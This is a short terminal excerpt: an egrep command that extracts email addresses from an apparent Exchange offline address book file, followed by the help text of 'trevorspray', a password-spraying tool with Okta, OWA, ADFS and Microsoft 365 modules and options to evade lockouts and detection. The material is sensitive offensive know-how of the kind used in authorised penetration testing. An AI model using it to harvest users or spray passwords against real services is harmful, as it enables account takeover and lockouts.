egrep -oa '[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.[A-Za-z]{2,6}' oab.bin | tr '[:upper:]' '[:lower:]' | sort -u
$ trevorspray --help
usage: trevorspray [-h] [-m {owa,okta,auth0,anyconnect,jumpcloud,adfs,msol,example}] [-up USERPASS [USERPASS ...]] [-u USERS [USERS ...]] [-p PASSWORDS [PASSWORDS ...]] [--url URL]
                   [-r DOMAIN] [--export-tenants FILE] [-t THREADS] [-f] [-d DELAY] [-ld LOCKOUT_DELAY] [-j JITTER] [-e] [-nl] [--ignore-lockouts] [--timeout TIMEOUT] [--random-useragent]
                   [-6] [--proxy PROXY] [-v] [-s USER@SERVER [USER@SERVER ...]] [-i KEY] [-b BASE_PORT] [-n] [--subnet SUBNET] [--interface INTERFACE]

A password sprayer with the option to load-balance traffic through SSH hosts

options:
  -h, --help            show this help message and exit

basic arguments:
  -m, --module {owa,okta,auth0,anyconnect,jumpcloud,adfs,msol,example}
                        Spray module to use (default: msol)
  -up, --userpass USERPASS [USERPASS ...]
                        file(s) containing username and password pairs (format: 'username:password')
  -u, --users USERS [USERS ...]
                        Usernames(s) and/or file(s) containing usernames
  -p, --passwords PASSWORDS [PASSWORDS ...]
                        Password(s) and/or file(s) containing passwords
  --url URL             The URL to spray against
  -r, --recon, --enumerate DOMAIN
                        Retrieves MX records and info related to authentication, email, Azure, Microsoft 365, etc. If --usernames are specified, this also enables username enumeration.
  --export-tenants FILE
                        Export all discovered tenant domains to a file

advanced arguments:
  Round-robin traffic through remote systems via SSH (overrides --threads)

